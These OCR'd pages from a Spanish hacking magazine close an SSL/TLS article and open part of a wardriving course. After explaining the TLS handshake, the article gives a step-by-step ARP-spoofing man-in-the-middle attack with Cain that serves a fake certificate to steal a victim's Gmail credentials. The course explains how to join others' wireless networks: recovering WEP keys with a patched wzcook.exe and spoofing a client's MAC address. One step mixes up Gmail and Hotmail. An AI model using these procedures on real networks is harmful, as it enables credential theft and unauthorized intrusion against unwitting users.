
Una vez enviado el mensaje Finished, se da por acabada la negociación. Cliente y servidor pueden empezar a enviar los datos de la paliación utilizando los algoritmos y claves ordenados.

## Resumen de todo lo anterior

A vuelta de página os dejo una imagen que resume el proceso recién explicado.

También os dejo otra resumen-imagen de una conexión SSL / TLS reemprendida.

Aparte de los paquetes de negociación, notificación de cambio de cifrado, datos de aplicación... también se pueden enviar paquetes de error.




Proceso de negociación

Paquetes
Cliente
Servidor
Hello Request (opcional)
Client Hello
Server Hello
Cambio de cifrado
Finished
Cambio de cifrado
Finished
(*) unicamente cuando se utiliza el cifrado en bloque
Técnicas de sniffing @

Conexión reemprendida

Estos paquetes pueden ser:

Paquetes de aviso.
Paquetes de error fatal.

Y un código de descripción del error. Un error fatal provoca el fin de la conexión y la invalidación del identificador de sesión correspondiente, es decir, la sesión no podrá ser reemprendida. Son ejemplos de errores fatales: MAC incorrecto, tipo de mensaje inesperado, error de negociación, etc. TLS 1.0 prevé más códigos de error que SSL 3.0.

También se puede enviar un mensaje de aviso para indicar el fin normal de la conexión. Para evitar ataques de truncamiento, si una conexión acaba sin haber enviado este aviso se invalidará su identificador de sesión.

Ahora que ya tenemos unas nociones más que interesantes sobre el protocolo SSL / TLS pasemos a hablar de su seguridad y a los ataques que está expuesto.

## La seguridad y la inseguridad. La verdadera realidad

Empecemos citando todos aquellos ataques que el protocolo SSL / TLS está diseñado para resistir:

Sniffing: Aunque un usuario malintencionado pudiera esnifar una conexión SSL (por ejemplo HTTPS) mediante técnicas de sniffing, bien utilizando ARP Spoof para un medio conmutado o simplemente poniendo la tarjeta de red en modo promiscuo no podría entender los paquetes recogidos de la conexión SSL, para el caso HTTPS. Estos paquetes viajan cifrados. Para ello tendríamos que romper el cifrado.

Las claves que se utilizan para el cifrado se intercambian con métodos de clave pública, que el usuario malintencionado tendría que romper para poder visualizar el contenido de los paquetes secuestrados.


En todo caso, se advierte, que dependiendo de la aplicación que utilice este protocolo puede ser objeto de ataques con texto plano conocido. Por ejemplo, con HTTP.

Otro ataque posible es utilizando un ataque man in the midle, hombre en el medio, que justamente es el ataque que explicamos en el primer artículo de Técnicas de Sniffing, el envenenamiento ARP o ARP Spoof. Si la comunicación es anónima, es decir, si el cliente y el servidor no utilizan autenticación.

Con este ataque el usuario malintencionado crearía sus propias claves públicas y privadas. Cuando una parte envía a la otra información sobre su clave pública, tanto en un sentido como en el otro, el atacante la intercepta y la sustituye por la equivalente con la clave pública fraudulenta. Dado que el intercambio es anónimo, el receptor no tiene manera de saber si la clave pública que recibe es la del emisor auténtico o no.

En cambio, si se realiza la autenticación de servidor y/o cliente, es necesario enviar un certificado donde tiene que haber la clave pública del emisor firmada por una autoridad de certificación que el receptor reconozca, y por tanto, no puede ser sustituida por otra.

Suplantación de la autenticación del servi-



dor o cliente: Cuando se utiliza la autenticación, el servidor o el cliente el certificado digital firmado por una CA sirve para verificar la identidad de su propietario. Tanto en una red con compartida (hub) como con en una red conmutada (switch) debemos de realizar un ataque man in the midle, ARP Spoof o envenenamiento ARP. (Explicado en Técnicas de Sniffing). Antes de seguir expliquemos qué es una CA y un certificado digital.

Certificado Digital: Un certificado digital es un documento digital mediante el cual una autoridad de certificación garantiza la vinculación entre la identidad de un sujeto o entidad y su clave pública.


Si bien existen formatos de certificado digital, los más comúnmente empleados se rigen por el estándar UIT-T X.509v3. El certificado contiene usualmente el nombre de la entidad certificada, un número serial, fecha de expiración, una copia de la clave pública del titular del certificado (utilizada para la verificación de su firma digital), y la firma digital de la autoridad emisora del certificado de forma que el receptor pueda verificar que el esta última ha establecido realmente la asociación.

CA: Certificate Authoriry, (Autoridad de certificación). Es una entidad que verifica la identidad del usuario a través de una serie de requisitos y, como resultado, emite un certificado digital.

Alteración de los paquetes. Un atacante puede modificar los paquetes para que lleguen al destinatario con un contenido distinto del original (si están cifrados no podrá controlar cual será el contenido final descifrado, solamente sabrá que será distinto al original). Si pasa esto, el receptor detectará que el paquete ha sido alterado porque el código de autenticación (MAC) casi con total seguridad será incorrecto.

Si la alteración se realiza en los mensajes de negociación cuando aún no se aplica ningún código MAC, con la finalidad por ejemplo de forzar la adopción de algoritmos criptográficos más débiles y vulnerables, esta manipulación será detectada en la verificación de los mensajes Finished.

Repetición, eliminación o reordenación de paquetes. Si el atacante vuelve a enviar un paquete correcto que ya había sido enviado antes, o suprime algún paquete haciendo que no llegue a su destino, o los cambia de orden, el receptor lo detectará porque los códigos MAC no coincidirán con el valor esperado.




*Ataque ARP*

Esto es así porque en el cálculo del MAC se utiliza un número de secuencia que se va incrementando en cada paquete. Tampoco se pueden copiar los mensajes enviados en un sentido (de cliente a servidor o de servidor a cliente) al sentido contrario, porque en los dos flujos de la comunicación se utilizan claves de cifrado y de MAC diferentes.

Como consideración final, cabe destacar que la fortaleza de los protocolos seguros recae no solamente en su diseño sino en el de las implementaciones. Si una implementación solamente soporta algoritmos criptográficos débiles (con pocos bits de clave), o genera números pseudoaleatórios fácilmente predecibles, o guarda los valores secretos en almacenamiento (memoria o disco) accesible por atacantes, etc... no estará garantizando la seguridad del protocolo. Pasemos ahora a describir un ataque real.

## Atacando una conexión SSL


No puedo empezar este apartado sin antes decir... Queridos Lectores, ¡¡bienvenidos a la realidad!! La seguridad total NO EXISTE. Pasemos a Comprobarlo. El ataque lo realizaremos desde Windows XP, la herramienta que utilizaremos para llevar a cabo este ataque será CAIN, un sniffer libre para plataformas Microsft Windows. El escenario es el siguiente:

En una red, bien sea la de un colegio, la de un cibercafé o incluso tu propia red inalámbrica protegida existe un usuario que quiere conectarse a su cuenta de correo de Gmail. Recordad que Gmail utiliza HTTPS. El objetivo del atacante es hacerse con el usuario y la contraseña de dicho usuario.


Para poder realizar el ataque con éxito necesitamos ponernos entre el PC Víctima y el servidor de Gmail, de esta manera el tráfico que trascurra entre PC Víctima y el servidor de Gmail pasará por nosotros y le será reenviado a su verdadero destinatario.

Para ponernos en el medio de una conexión tenemos que envenenar la caché ARP REPLY de los PC que están conectados, haciéndoles creer que somos realmente el verdadero destinatario, y una vez que capturemos ese tráfico debemos de reenviarlo a su verdadero destinatario. No vamos a explicar todo el proceso para realizar un ataque man in the midle o envenenamiento ARP, eso ya lo hemos visto más de una vez en @rroba.


Da igual cual sea la arquitectura de la red, en cualquier caso sea conmutada o compartida debemos hacer un man in the midle. Para este ataque es necesario. Para ponernos entre el PC Víctima y el servidor de Gmail debemos de envenenar la tabla caché ARP Reply del PC Víctima y del Router de la red.




*Pulsamos en la pestaña Sniffer*




*Ordenadores para envenenar*




*Certificado de seguridad*

## Rompiendo la seguridad. ¡¡El usuario y contraseña es nuestro!!

Podéis descargaros CAIN de la siguiente dirección: **http://www.oxid.it**

Una vez que lo descarguéis y paséis a la instalación no debéis olvidaros de instalar WiPCap. Os preguntará al final de la instalación si queréis instalarla. A lo que contestaréis que sí. Una vez instalado CAIN lo ejecutamos. Inicio – Todos los programas – CAIN- Cain.exe

Pulsamos sobre la pestaña sniffer, luego sobre la subpestaña ARP. Pulsamos sobre el más azul que encontramos en la parte superior y nos encontraremos con la siguiente ventana. (ver **imagen "pulsamos..."**)

En esta ventana debemos seleccionar los dos ordenadores que queremos envenenar para ponernos en medio de la conexión. En este caso tendríamos que seleccionar por ejemplo: 192.168.149.9 que sería la IP del PC Víctima y 192.168.149.254 que es la IP del Router

Activamos el Sniffer pulsando en el botón con el signo radiactivo y de esta manera ya estaremos envenenando las tablas cache ARP REPLY de los hosts que queremos suplantar.

Ahora tan solo queda esperar a que el usuario (la víctima) acceda al servidor de Gmail e introduzca el login y el password.

La petición DNS de **http://www.hotmail.com** será atendida por el Sniffer CAIN, de forma que el equipo atacante realiza la petición DNS en lugar de la víctima y devuelve a la víctima la respuesta de petición de Internet.

El PC Víctima al introducir el login y la contraseña y al pulsar sobre entrar, se inicia la conexión cifrada y la víctima solicitará el certificado válido de servidor verificado por una CA a Gmail.com. Pero, en su lugar, esta petición será procesada por CAIN, quien le servirá un certificado falso a la víctima. Si lo deseamos, podemos observar cómo CAIN suministra el certificado falso a la víctima.

En este momento, entra en juego la astucia del usuario víctima para comprobar que el certificado es de confianza.

Ahora la víctima tiene dos alternativas, o cancelar el certificado y no poder visualizar su correo o aceptar el certificado y continuar con la autenticación. Por suerte o por desgracia, depende como se mi-



re, la mayoría de los usuarios aceptarán el aviso.

El usuario, al aceptar el certificado, continuará con el inicio de la sesión y accederá a su bandeja de entrada.

El usuario no notará nada diferente, incluso, como observamos en la imagen, el navegador nos indica que estamos seguros en esta conexión.

Ahora, si pulsamos en la subpestaña password y luego sobre HTTP, nos encontraremos con el nombre de usuario y la contraseña de la cuenta de correo del usuario víctima.

Con estos pocos pasos nos hemos saltado una protección aparentemente segura. En este caso hemos saltado la protección SSL con el protocolo HTTP. Pero también podría ser aplicable con otros protocolos: FTP, POP3, etc. También podríamos aplicar esta técnica para saltar la protección de otros servidores de correo, tales como Hotmail.com, yahoo.com, etc.

## Conclusiones

Con estos pocos pasos nos hemos saltado la protección de uno de los protocolos más seguros que existen hoy en día. Este protocolo es usado como hemos visto desde los servidores de correo electrónico hasta la banca on-line, pasando por cuestionarios de datos privados. Es ahora cuando podemos pensar si realmente existe la seguridad o es tan solo un verdadero espejismo.

Podríamos utilizar la herramienta Dsniff en GNU/LiNUX para realizar este ataque y conseguir de igual manera el objetivo del usuario mal intencionado. Llevar a cabo el ataque en GNU/LiNUX no tiene mayor dificultad, aunque es cierto que es más sencillo realizarlo en Windows.

Más arriba, os ponía el ejemplo de una red inalámbrica. Os imagináis estar utilizando vuestra red inalámbrica con protección WEP, ESSID oculto, filtrado MAC, DHCP deshabilitado, incluso un firewall con filtrado por IP, y por si fuera poco utilizar SSL para visualizar vuestro banco on-line...

Desgraciadamente, la realidad es otra, todas estas medidas de seguridad no sirven para nada si ante ellas existe un usuario con unos pocos conocimientos sobre seguridad informática. Queridos lectores. Bienvenidos a la realidad, la seguridad TOTAL NO existe.

En un artículo del curso Hack Wifi aprenderemos a realizar un ataque con estas características, reventaremos toda la seguridad de la red inalámbrica y nos haremos con los datos sensibles que envía la víctima a un servidor que utiliza SSL.

CAIN no puede realizar este ataque en una red inalámbrica. Es aquí donde entran otros problemas que ya comentaremos en Hack Wifi.

Un saludo, lectores -<|:-þ[n]

**NeTTinG (Enrique Andrade González)**
**nettinghxc@gmail.com**

**http://www.wadalbertia.org**
**http://www.hackwifi.tk**
**http://www.blognetting.tk <**

CURSO de HACKING

# Wardriving (X)

**¿Tienes problemas a la hora de conectarte a una red wireless ajena? Este mes vamos a revisar cuáles pueden ser las causas y la forma de resolverlo. También empezaremos a explicaros otra herramienta de wardriving: AirSnort.**

## Errores al conectar a la red wireless

Puede que, aunque hayas descubierto la clave WEP, cuando te conectes al AP te aparezca en mensaje de Windows "Conectividad limitada o nula". A continuación te explicamos unos cuantos motivos por los que una conexión a un AP no funciona correctamente, a la vez de que te vamos a explicar cómo resolverlos.

1.- La clave WEP la has introducido mal. Esto se ve claro si tu tarjeta tiene paquetes enviados pero tiene 0 paquetes recibidos. Revisa que no te hayas equivocado utilizando el programa wzcook.exe que viene en el paquete del aircrack. Se trata de un programa que recupera del registro de Windows las claves de las redes wireless que hayas configurado previamente.

Te mostrará el ESSID de la red y la clave en el formato en el que las introdujeras. Dependiendo del número de caracteres en uso sabrás de que tipo se trata (el final de la clave la rellena con ceros).

El motivo del nombre del programa se debe a que el servicio que controla la conexión a las redes inalámbricas en Windows se llama Windows Zero Configuration (WZC), se podría traducir como Configuración inalámbrica Rápida de Windows.

Es posible que, si tenéis el SP2 instalado, os aparezca el siguiente mensaje de error al ejecutar el wzcook:

```
Error: CryptUnprotectData
failed
```

En las últimas versiones del wzcook se resuelve, pero si queréis podéis corregir el problema realizando unos cambios en el wzcook.exe mediante un editor hexadecimal. Os dejamos el editor hexadecimal gratuito XVI 32 v2.51 (**www.chmaas.handshake.de**) y os explicamos lo que tenéis que hacer:

1º) En la dirección 0x145D, cambiar el valor 0x08 por 0x30

2º) En la dirección 0x145E, cambiar el valor 0x01 por 0x03

Esto es bastante sencillo, una vez ejecutado el XVI, abrid el wzcook.exe. Para ir a la dirección pulsad en Address -> Goto... Marcad "hexadecimal" e introducid 145D.

Ahora pulsad en Edit -> Overwrite string... Marcad "Hex string" e introducid 30.

Luego tendréis que hacer lo mismo con el siguiente valor a cambiar. No os olvidéis de guardar el cambio una vez terminado.


Ojo, esto sólo es válido con la versión del wzcook 2.1, si no estáis seguros de cuál es vuestra versión simplemente por el valor de los caracteres que hay en esas casillas lo sabréis (si no son los indicados es que no es la misma versión).

2.- Puede que el router no tenga activado un servidor de DHCP, por lo que tendrás que configurar manualmente tu IP como ya explicamos en la entrega 88.

3.- Puede que el router restrinja los clientes wireless autorizados en función de su dirección MAC. En ese caso, trataremos de suplantar a uno de los clientes que hayáis visto conectados al AP en el listado que muestra el airodump durante la captura (esos datos los almacena en el fichero nombre_captura.txt).




*Conexión wireless incorrecta*




*Claves WEP cacheadas*

Bastará con ponernos la dirección MAC de uno de los clientes, pero cuando no esté conectado, de lo contrario tendréis problemas en la conexión porque ambos ordenadores (el tuyo y el del usuario real) tratarán de procesar los paquetes cuya MAC de destino sea la del usuario real.

Para modificar la dirección MAC de vuestra tarjeta bastará con que utilicéis un sencillo programa (esto se puede hacer modificando también el registro de Windows, pero no nos vamos a complicar la vida más de lo que ya es de por sí), el EtherChange 1.1 de

NTSecurity.nu (**http://ntsecurity.nu/toolbox/etherchange/**).

